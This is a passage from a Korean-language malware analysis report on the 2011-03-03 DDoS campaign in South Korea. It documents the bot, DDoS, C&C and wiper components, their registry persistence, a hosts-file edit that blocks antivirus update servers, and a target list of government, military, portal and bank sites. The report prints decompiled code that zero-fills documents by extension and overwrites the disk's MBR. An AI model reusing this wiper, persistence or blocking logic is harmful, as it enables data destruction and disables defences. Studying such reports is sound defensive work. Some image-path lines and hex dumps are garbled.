000000e0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
000000f0h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
00000100h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
00000110h: 9D 3E B8 DE C6 3D 15 A4 3A 41 F4 OF DO DF 89 84 ; ?메?...A?갓
00000120h: 9D 3E B8 DE C6 3D 15 A4 56 14 11 BF 14 B2 18 60 ; ?메?...갓'
00000130h: 43 A2 9F E1 CF 88 53 FF 01 6B 88 D7 54 06 A8 04 ; C갓갓갓 .k갓T
00000140h: 59 B0 81 9C 83 DB C7 C5 15 52 72 FD 5F 29 E7 59 ; Y갓갓갓?Rr??
00000150h: 1D 66 88 1C 61 D5 A7 D5 3A 41 F4 OF DO DF 89 84 ; .갓?a갓?A?갓
```

noise03.dat // MBR&Data Breaker Config

```
• .text:100023B4      call     edi ; SystemTimeToVariantTime
• .text:100023B6      push    offset aNoise03_dat ; "noise03.dat"
• .text:100023B8      push    offset Buffer
• .text:100023C0      lea    ecx, [esp+2AD4h+NumberOfBytesWritten]
• .text:100023C7      push    offset Format ; "%s%%s"
• .text:100023CC      push    ecx ; Dest
• .text:100023CD      mov    [esp+2ADCh+var_2AB0], 7
• .text:100023D5      call   ebx ; sprintf
```

- [Random]svc.dll 생성

Random 한 4 자리 ????.dll 형태를 만든 다음 파일명 뒤쪽에 svc 를 붙여 만듦.

```
u5 = rand() % 16;
u3 = rand() % 28;
u4 = rand() % 3;
if ( u0 )
{
    u38 = &u127 + 65 * u3;
    sprintf(Dest, "%s Service", u38);
    u39 = 65 * u4;
    u40 = u3;
    sprintf((char *)a3, "%s %s.%s", &u54 + 65 * u5, u38, &u265 + 4 * u39);
    u10 = Str;
    u41 = strlen((const char *)u40);
    u11 = u41 - 1;
}
Skip...
}
u15 = "svc";
u14 = -1;
u10[u12] = 0;
do
{
    if ( !u14 )
        break;
    u42 = *u15++ == 0;
    --u14;
}
while ( !u42 );
u43 = ~u14;
Skip...
}
while ( !u50 );
memcpy(u30 - 1, u31, u28);
u33 = ".dll";
u32 = -1;
do
{
    if ( !u32 )
        break;
    u51 = *u33++ == 0;
    --u32;
}
while ( !u51 );
```

M Type - [Random]svc.dll // Bot Agent.

W Type - [Random]svc.dll // DDoS Attack Agent.

S Type - [Random]svc.dll // MBR&Data Breaker Agent.

- 레지스트리의 서비스에 등록한다.

```

BYTE u21[519]; // [sp+121h] [bp-82bh]@1
HKEY hKey; // [sp+10h] [bp-C3Ch]@1
int *Info; // [sp+18h] [bp-C34h]@9
HKEY phkResult; // [sp+14h] [bp-C38h]@11

u9 = a3;
Data = byte_10018EC4[a3];
sub_10001200((char *)Data, &Dest, (int)&u12);
sprintf(&DisplayName, "%s", &Microsoft[u9], &Dest);
sprintf((char *)&NumberOfBytesWritten, "%s", Buffer, &Data);
sub_10001170(&NumberOfBytesWritten, lpBuffer, nNumberOfBytesToWrite);
sprintf((char *)&BinaryPathName, "%s", "%SystemRoot%System32%svchost.exe -k ", &Data);
sprintf((char *)&SubKey, "%s", "SYSTEM\\CurrentControlSet\\Services", &Data);
sprintf(&u17, "%s", "%SystemRoot%System32", &Data);
u18[strlen(&Data) - 1] = 0;
u19[strlen(&BinaryPathName) - 1] = 0;
u20[strlen(&SubKey) - 1] = 0;
u21[strlen(&u17) - 1] = 0;
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\SvcHost", 0, 3u, &hKey) )
{
    result = 0;
}

```

- Host 파일을 변경하여 특정 사이트 접속을 방해한다.

```

push    ebx
push    esi
push    104h          ; uSize
push    offset Buffer ; lpBuffer
call    ds:GetSystemDirectoryA
push    offset aDriversEtcHost ; "drivers\etc\hosts"
push    offset Buffer
lea    eax, [esp+71Ch+FileName]
push    offset Format ; "%s\\%s"
push    eax           ; Dest
call    ds:sprintf

```

```

##
## For example:
##
##      102.54.94.97      rhino.acme.com      # source server
##      38.25.63.10     x.acme.com         # x client host

127.0.0.1      localhost
127.0.0.1      explicitupdate.alyac.co.kr
127.0.0.1      gms.ahnlab.com
127.0.0.1      ko-kr.albn.altools.com
127.0.0.1      ko-kr.alupdatealyac.altools.com
127.0.0.1      su.ahnlab.com
127.0.0.1      su3.ahnlab.com
127.0.0.1      update.ahnlab.com
127.0.0.1      ahnlab.nefficient.co.kr

```

3.6 w[random]svc.dll / 2011/03/03 00:32:49 UTC

(40,960 Byte , MD5 : 0x0A21B996E1F875D740034D250B878884)

- DDoS Attack (UDP, ICMP, CC-Attack)
- GetSystemTime 으로 시스템 시간을 가져온 후 tlnktwye.dat 파일의 시간 값 (2011.03.04 09:30:00 UTC)과 비교 한 후 크면 tlnktwye.dat 삭제 후 DDoS Attack.

```
if ( v0 != -1 )
{
  if ( dword_10007084(v0, &v4, 8, &v5, 0) && v5 == 8 )
  {
    dword_10007078(v1);
    GetSystemTime(&SystemTime);
    SystemTime.wYear = 2011;
    dword_1000713C(&SystemTime, &v7);
    __asm
    {
      fld     qword ptr [ebp+var_C]
      fcomp  qword ptr [ebp+var_14]
      fnstsw ax
    }
    if ( HIBYTE(_AX) & 1 )
      return 0;
  }
}
```

0000000h: AB AA AA AA CC D3 E3 40 ; 才おぬ蔵

tlioggv.dat 복호화 리스트

```
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 50 ; .....P
00 01 01 01 01 00 00 00 00 6E 69 73 2E 67 6F 2E ; .....nis.go.
6B 72 00 00 00 00 00 00 00 00 00 00 00 00 00 ; kr.....
00 00 00 00 00 00 00 00 00 00 2F 00 00 00 00 00 ; ...../.....
```

...

정부 주요 기관 (23 곳)

nis.go.kr , cwd.go.kr , mofat.go.kr , unikorea.go.kr , assembly.go.kr
korea.go.kr, dapa.go.kr, police.go.kr, nts.go.kr, customs.go.kr, mnd.mil.kr
jcs.mil.kr, army.mil.kr, airforce.mil.kr, navy.mil.kr, usfk.mil, dema.mil.kr
kunsan.af.mil, kcc.go.kr, kisa.or.kr, fsc.go.kr, khnp.co.kr, mopas.go.kr


국내 주요 사이트 (8 곳)

naver.com, daum.net, auction.co.kr, hangame.com, dcinside.com
gmarket.co.kr, ahnlab.com, korail.com

금융권 (9 곳)

Kbstar.com, wooribank.com, hanabank.com, keb.co.kr, shinhan.com
Jeilbank.co.kr, nonghyup.com, kiwoom.com, daishin.co.kr

3.7 W[random]svc.dll / 2011/03/03/ 19:23:48 UTC
 (42,320 Byte , MD5 : 0xEDA2413435EEDD080988AD0BA63C7454)



3.6 의 W[random]svc.dll 기능의 거의 같으며, 추가적으로 디지털 서명이 추가되었다. 또 다른 2차 공격 리스트들을 목표로 만들어 진 것으로 추정.

3.8 m[random]svc.dll / 2011/03/02 16:19:10 UTC
 (71,008 Byte , MD5 : 0xA63F4C213E2AE4D6CAA85382B65182C8)

faultrep.dat 파일에 기록된 C&C 서버에 접속하며, RSA 방식으로 암호화 되어 통신하는 기능이 포함되어 있다. 그리고 이 외의 기능에 대해서는 추가 분석이 필요로 된다.

faultrep.dat

```

00000000h: 01 00 00 00 00 00 00 00 13 77 42 64 9A 77 3A ; .....wBd
00000010h: 36 00 00 00 00 00 00 00 30 8B 3B C1 7E C0 E3 40 ; 6.....0??갓
00000020h: D0 47 93 F2 BB 01 00 00 D4 3E 64 D3 BB 01 00 00 ; ?땀?...?a땀...
00000030h: 3B 7D E0 2B BB 01 00 00 78 97 76 0A BB 01 00 00 ; ;)??.x땀.?.
00000040h: CB C4 FC F4 BB 01 00 00 D2 91 A3 E4 35 00 00 00 ; 땀橫?...?dS...
00000050h: 93 AF 81 D8 BB 01 00 00 3B 78 B3 0B BB 01 00 00 ; 땀땀?...?x??..
00000060h: D4 66 05 2A BB 01 00 00 3F A3 DD 47 BB 01 00 00 ; ?.*?...?] G?..
  
```

3.9 s[random]svc.dll / 2011/03/02 17:10:41 UTC


(20,480 Byte , MD5 : 0xC963B7AD7C7AEFBE6D2AC14BED316CB8)

```

if ( Str1 )
    result = wcsnicmp(Str1, L".doc", 4u)
    || wcsnicmp(v1, L".docx", 5u)
    || wcsnicmp(v1, L".docm", 4u)
    || wcsnicmp(v1, L".wpd", 4u)
    || wcsnicmp(v1, L".wpx", 4u)
    || wcsnicmp(v1, L".wri", 4u)
    || wcsnicmp(v1, L".xls", 4u)
    || wcsnicmp(v1, L".xlsx", 5u)
    || wcsnicmp(v1, L".mdb", 4u)
    || wcsnicmp(v1, L".ppt", 4u)
    || wcsnicmp(v1, L".pptx", 5u)
    || wcsnicmp(v1, L".pdf", 4u)
    || wcsnicmp(v1, L".hwp", 4u)
    || wcsnicmp(v1, L".hwp", 4u)
    || wcsnicmp(v1, L".hna", 4u)
    || wcsnicmp(v1, L".gul", 4u)
    || wcsnicmp(v1, L".kup", 4u)
    || wcsnicmp(v1, L".eml", 4u)
    || wcsnicmp(v1, L".pst", 4u)
    || wcsnicmp(v1, L".alz", 4u)
    || wcsnicmp(v1, L".gho", 4u)
    || wcsnicmp(v1, L".rar", 4u)
    || wcsnicmp(v1, L".php", 4u)
    || wcsnicmp(v1, L".asp", 4u)
    || wcsnicmp(v1, L".aspx", 5u)
    || wcsnicmp(v1, L".jsp", 4u)
    || wcsnicmp(v1, L".java", 4u)
    || wcsnicmp(v1, L".cpp", 5u)
    || wcsnicmp(v1, L".h", 5u)
    || wcsnicmp(v1, L".c", 5u)
    || wcsnicmp(v1, L".zip", 4u);
else
    if ( v23 < 0xA00000 )
    {
        v18 = Source;
        FileName = 0;
        memset(&v27, 0, 0x204u);
        v28 = 0;
        v19 = PathFindFileNameW(Source);
        wcsncpy(&FileName, v18);
        wscat(&FileName, L".cab");
        sub_10001A30(8);
        v20 = sub_10006280(&FileName, (int)&unk_100085F4);
        v21 = (void *)v20;
        sub_100062F0(v20, v19, (HANDLE)v18);
        sub_10006310(v21);
        v10 = CreateFileW(&FileName, 0xC0000000u, 1u, 0, 3u, 0, 0);
        v11 = v10;
        if ( v10 == (HANDLE)-1 )
        {
            free((void *)Memory);
            return (unsigned int)v11 | v22;
        }
    }

```

위와 같은 확장자들(doc, docx, ppt, ...)을 갖은 파일을 검색하여,
 [파일명].cab 형태로 압축을 하고 실제 데이터는 0 으로 덮어쓰워
 아래와 같이 데이터를 파괴한다.



```

; CODE XREF: sub_10001200+31fj
lea    edx, [esp+13Ch+SystemTime]
push   edx                ; lpSystemTime
call   ds:GetLocalTime
lea    eax, [esp+13Ch+pvtime]
lea    ecx, [esp+13Ch+SystemTime]
push   eax                ; pvtime
push   ecx                ; lpSystemTime
call   ds:SystemTimeToVariantTime
fld    [esp+13Ch+Str]
fcomp  [esp+13Ch+pvtime]
fnstsw ax
test   ah, 41h
jnz    short loc_10001279
pop    edi
mov    eax, 1
pop    esi
add    esp, 134h
retn

```

현재 시스템 시간을 읽어와서 현재 감염된 시간보다 이전일 경우와 noise03.dat 에 작성된 시간 이후에 동작하도록 2가지 파괴 조건으로 구성되어 있다.

(noise03.dat 파일은 지령에 따라 달라 질 수 있으므로 날짜를 적지 않았음)

```

sprintf(&FileName, (size_t)L"\\\\.\\PhysicalDrive%d", Format);
v6 = CreateFileW(&FileName, 0xC0000000u, 3u, 0, 3u, 0, 0);
v2 = v6;
if ( v6 != (HANDLE)-1 )
{
    v4 = malloc(v1);
    memset(v4, 0, 4 * (v1 >> 2));
    v5 = (int)((char *)v4 + 4 * (v1 >> 2));
    v3 = v1 & 3;
    while ( v3 )
    {
        *(_BYTE *)v5++ = 0;
        --v3;
    }
    SetFilePointer(v2, 0, &DistanceToMoveHigh, 0);
    do
        ++v9;
    while ( WriteFile(v2, v4, v1, &NumberOfBytesWritten, 0) && v9 < 0x186A0 );
    CloseHandle(v2);
    free(v4);
}

```

```

Network boot from AH0 AH79C978A
Copyright (C) 2003-2005 VMware, Inc.
Copyright (C) 1997-2000 Intel Corporation

CLIENT MAC ADDR: 00 0C 29 4E FE F3  GUID: 564D28E3-2EB6-81D2-8E55-B522C94EFEF
PXE-E53: No boot filename received

PXE-M0F: Exiting Intel PXE ROM.
Operating System not found

```

MBR 파괴.

3.10 ntc63.dll / 2011-03-03 08:30:04 UTC

(131,072 Byte , MD5 : 0xF1EC5B570351DB41F7DD4F925B8C2BA7)

3.5 Host.dll 파일과 구조와 기능이 유사함.


하지만 추가적으로 rtdrvupr.exe 생성 함.

```
push    offset Buffer    ; lpBuffer
call    ds:WinSystemDirectoryH
mov     ebx, ds:sprintf
push    offset aRtdrvupr_exe ; "rtdrvupr.exe"
push    offset Buffer
lea     eax, [esp+2AD4h+CmdLine]
push    offset Format    ; "%s\\%s"
push    eax              ; Dest
mov     [esp+2ADCh+SizePointer], 2800h
call    ebx ; sprintf
push    4000h           ; nNumberOfBytesToWrite
lea     ecx, [esp+2AE0h+CmdLine]
push    offset unk_10007010 ; lpBuffer
push    ecx             ; NumberOfBytesWritten
call    sub_10001170
add     esp, 1Ch
```

3.11 rtdrvupr.exe / 2011-03-03 19:11:39 UTC

(16,384 Byte , MD5 : 0x13BAFD5001AAE9B079480D2323403C36)

3.10 ntc63.dll 에 의해 생성된 파일로 아래의 그림과 같이 단순하게 구성되어 host 변조 기능을 수행한다.



3.12 ntg55.dll / 2011-03-03 19:39:49 UTC

(126,976 Byte , MD5 : 0x65334333F65C5297B0E4F06A4B050804)

3.5 Host.dll 파일과 구조와 기능을 하는 변종.

4. Conclusion

2011. 3. 3 DDoS 는 20여 종의 이상의 샘플이 발견되었지만, 비슷한 기능을 하는 파일들을 여러 개 생성되어 구성되었으며, 해당 보고서에도 거의 같은 기능을 하는 악성코드인 경우에는 간략하게 설명하거나 내용에서 뺐다.

2011.03. 03 DDoS 는 2009년에 발생했던 7.7 DDoS 와 유사한 구조로 작동되게 맞춰졌으며, 암호화 기능들이 보강되어 있다는 것이 특징이다. 또한, 이번에도 웹 하드 업체를 통해 1~2일 만에 악성코드가 급격히 전파되는 문제가 발생되었고, 최근에는 이번 사건 외에도 웹 하드 업체를 이용한 악성코드 전파가 더욱 극성을 부리고 있어 웹 하드 업체들의 대대적인 보안 점검이 필요한 시점이다.